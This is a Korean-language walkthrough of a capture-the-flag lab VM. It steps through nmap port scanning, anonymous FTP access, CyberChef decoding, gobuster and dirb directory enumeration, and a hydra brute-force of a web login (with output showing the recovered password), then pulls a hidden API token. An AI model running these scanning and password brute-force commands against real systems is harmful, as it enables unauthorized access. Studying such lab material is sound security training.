1. 아이피 확인 및 포트 스캐닝

nmap 192.168.56.0/24

대상자의 아이피가 192.168.56.10 인 것을 확인하였다.

```
┌──(root㉿kali)-[~]
└─# nmap -n 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 17:16 KST
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 0A:00:27:00:00:08 (Unknown)

Nmap scan report for 192.168.56.10
Host is up (0.00082s latency).
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
8000/tcp open   http-alt
8080/tcp open   http-proxy
9090/tcp closed zeus-admin
MAC Address: 08:00:27:E9:4F:C5 (Oracle VirtualBox virtual NIC)
```

nmap -A -p- -sS -sC -sV 192.168.56.10

21번, 22번, 80번, 7979번, 8000번, 8080번 포트 총 6개가 확인된다.

ftp는 anonymous가 허용된다고 한다.


```
Host is up (0.00085s latency).
Not shown: 65376 filtered tcp ports (no-response), 152 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.106
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open   ssh        OpenSSH 8.7 (protocol 2.0)
| ssh-hostkey:
|   256 88:ee:1e:60:6d:e5:64:12:75:58:50:2e:91:c7:ef:83 (ECDSA)
|_  256 93:2f:e0:16:67:f2:96:20:c1:ed:72:a2:ce:8d:02:cc (ED25519)
80/tcp   open   http       nginx 1.20.1
|_http-title: 502 Bad Gateway
|_http-server-header: nginx/1.20.1
7979/tcp open   http       Apache httpd 2.4.62 ((Rocky Linux))
| http-methods:
|_  Potentially risky methods: TRACE
```

2. FTP접속


ftp 192.168.56.10

anonymous로 접속하면 pub폴더가 있는데 들어가보면 sunglass라는 파일이 있다.

get sunglass로 칼리로 파일을 다운받는다.



열어보면 우리는 순서와 선택이 중요하다고 적혀 있다.




3. 80 포트

192.168.56.10 접속 시 에러 페이지가 뜨고 소스에도 볼 게 없다.


4. 7979포트

192.168.56.10:7979 접속 시 뭔 이상한 페이지가 뜬다.

최초 ova 다운페이지 맨 밑에 잘 보면 base64, ROT47, ROT800이 적혀 있는데 ftp에서 본 순서와 선택이 중요하다는 말을 조합해보자.



cyberchef에서 알려준 3가지를 ROT8000, base64, ROT47 순으로 등록 후 디코딩을 하다 보면 아파치 화면 오른쪽 중간쯤 부분을 디코딩했을 때 T1p6을 사용하라고 한다.



칼리 gobuster를 사용하여 디렉토리 탐색을 해보자.

```
└─# gobuster dir -u http://192.168.56.10:7979 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,bak,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.10:7979
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,bak,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 13341]
/.html                (Status: 403) [Size: 199]
/hidden.txt           (Status: 200) [Size: 15]
```

hidden.txt이 나오는데 들어가보면 sunglass90.com 이 나오는데 접속을 해본다면

User Authentication is Required.

Username

Password

Login

```
74
75
76
77 <!--
78 كلما زادت محاولاتك، زادت معاناتك
79 --!>
80
```


이런 로그인 화면이 나오는데 소스코드의 주석을 잘 보면 노력을 할수록 힘들어진다고 하니 이 페이지는 낚시 페이지라고 생각해볼 수 있다. 주석에 보게 되면 hansel의 유저가 동일하다고 한다 username=admin 적혀있기에 hansel도 admin을 사용한다는 걸 알 수 있다.

5. 8000번 포트

5-1. hanselandgretel


이제 8000 포트를 시도를 해보도록 한다.

drib 탐색 및 웹페이지 수동 탐색을 하면 아래 화면들을 만날 수 있다.




1) 첫번째 방법: 바로 확인하기

F12를 눌러 쿠키를 확인하면 secret에 암호화된 것 같은 단어들이 있다.



디코딩하면 alibaba가 나온다.




2) 두번째 방법: 로그인 후 힌트 보고 확인하기

hydra 192.168.56.10 http-form-post "/login/:username=^USER^&password=^PASS^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.txt -s 8000


```
S^:Login failed. Please try again." -l admin -P /usr/share/wordlists/rockyou.
txt -s 8000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 20:
49:48
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.56.10:8000/login/:username=^USER^&p
assword=^PASS^:Login failed. Please try again.
[STATUS] 1873.00 tries/min, 1873 tries in 00:01h, 14342526 to do in 127:38h,
16 active
[STATUS] 1788.00 tries/min, 5364 tries in 00:03h, 14339035 to do in 133:40h,
16 active
[8000][http-post-form] host: 192.168.56.10   login: admin   password: babycak
es1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 20:
54:58
```

Hydra로 id, password 획득 후 로그인하면 아래와 같은 화면이 나온다.




이미 힌트가 있었다고 한다.



위 이미지처럼 로그인한 후에는 쿠키가 보이지 않아 로그아웃하여 다시 돌아가서 쿠키를 확인 후 첫번째 방법과 동일한 절차 수행 후 alibaba라는 힌트를 얻는다.

3) 세번째 방법: dirb한 결과에서 확인하기


정보수집과정에서 dirb를 하면 static디렉토리를 발견할 수 있는데



여기서 alibaba라는 디렉터리를 발견할 수 있다.

5-2. alibaba


http://192.168.56.10:8000/alibaba 접속



1) 첫번째 방법: 페이지 소스를 확인한다.

```
<script>
    function open_code() {
        fetch('/api/access')
            .then(response => response.json())
            .then(data => {
                console.log("token=" + data.token);
            })
            .catch(error => console.error("Error:", error));
    }
</script>
```


open_code( )라는 함수가 있는 것을 확인할 수 있다.



위 이미지처럼 console에 입력하면 암호가 나온다.


2) 두번째 방법: dirb에서 찾은 디렉터리 사용

http://192.168.56.10:8000/static 에 들어갔을 때 오류창에서 /api/access라는 디렉터리를 발견할 수 있다.



웹으로 접속하면 console에 입력한 것과 동일한 암호가 나온다.

http://192.168.56.10:8000/alibaba 에서 f12를 누르면 아래 이미지처럼 나온다.



door 부분에 방금 얻은 암호를 넣는다.

새로고침하면 위 이미지처럼 문장이 나온다.

547f520fa9832d3090b5a5a374a904ea

로봇이 아닙니다.

reCAPTCHA
개인정보 보호 - 약관

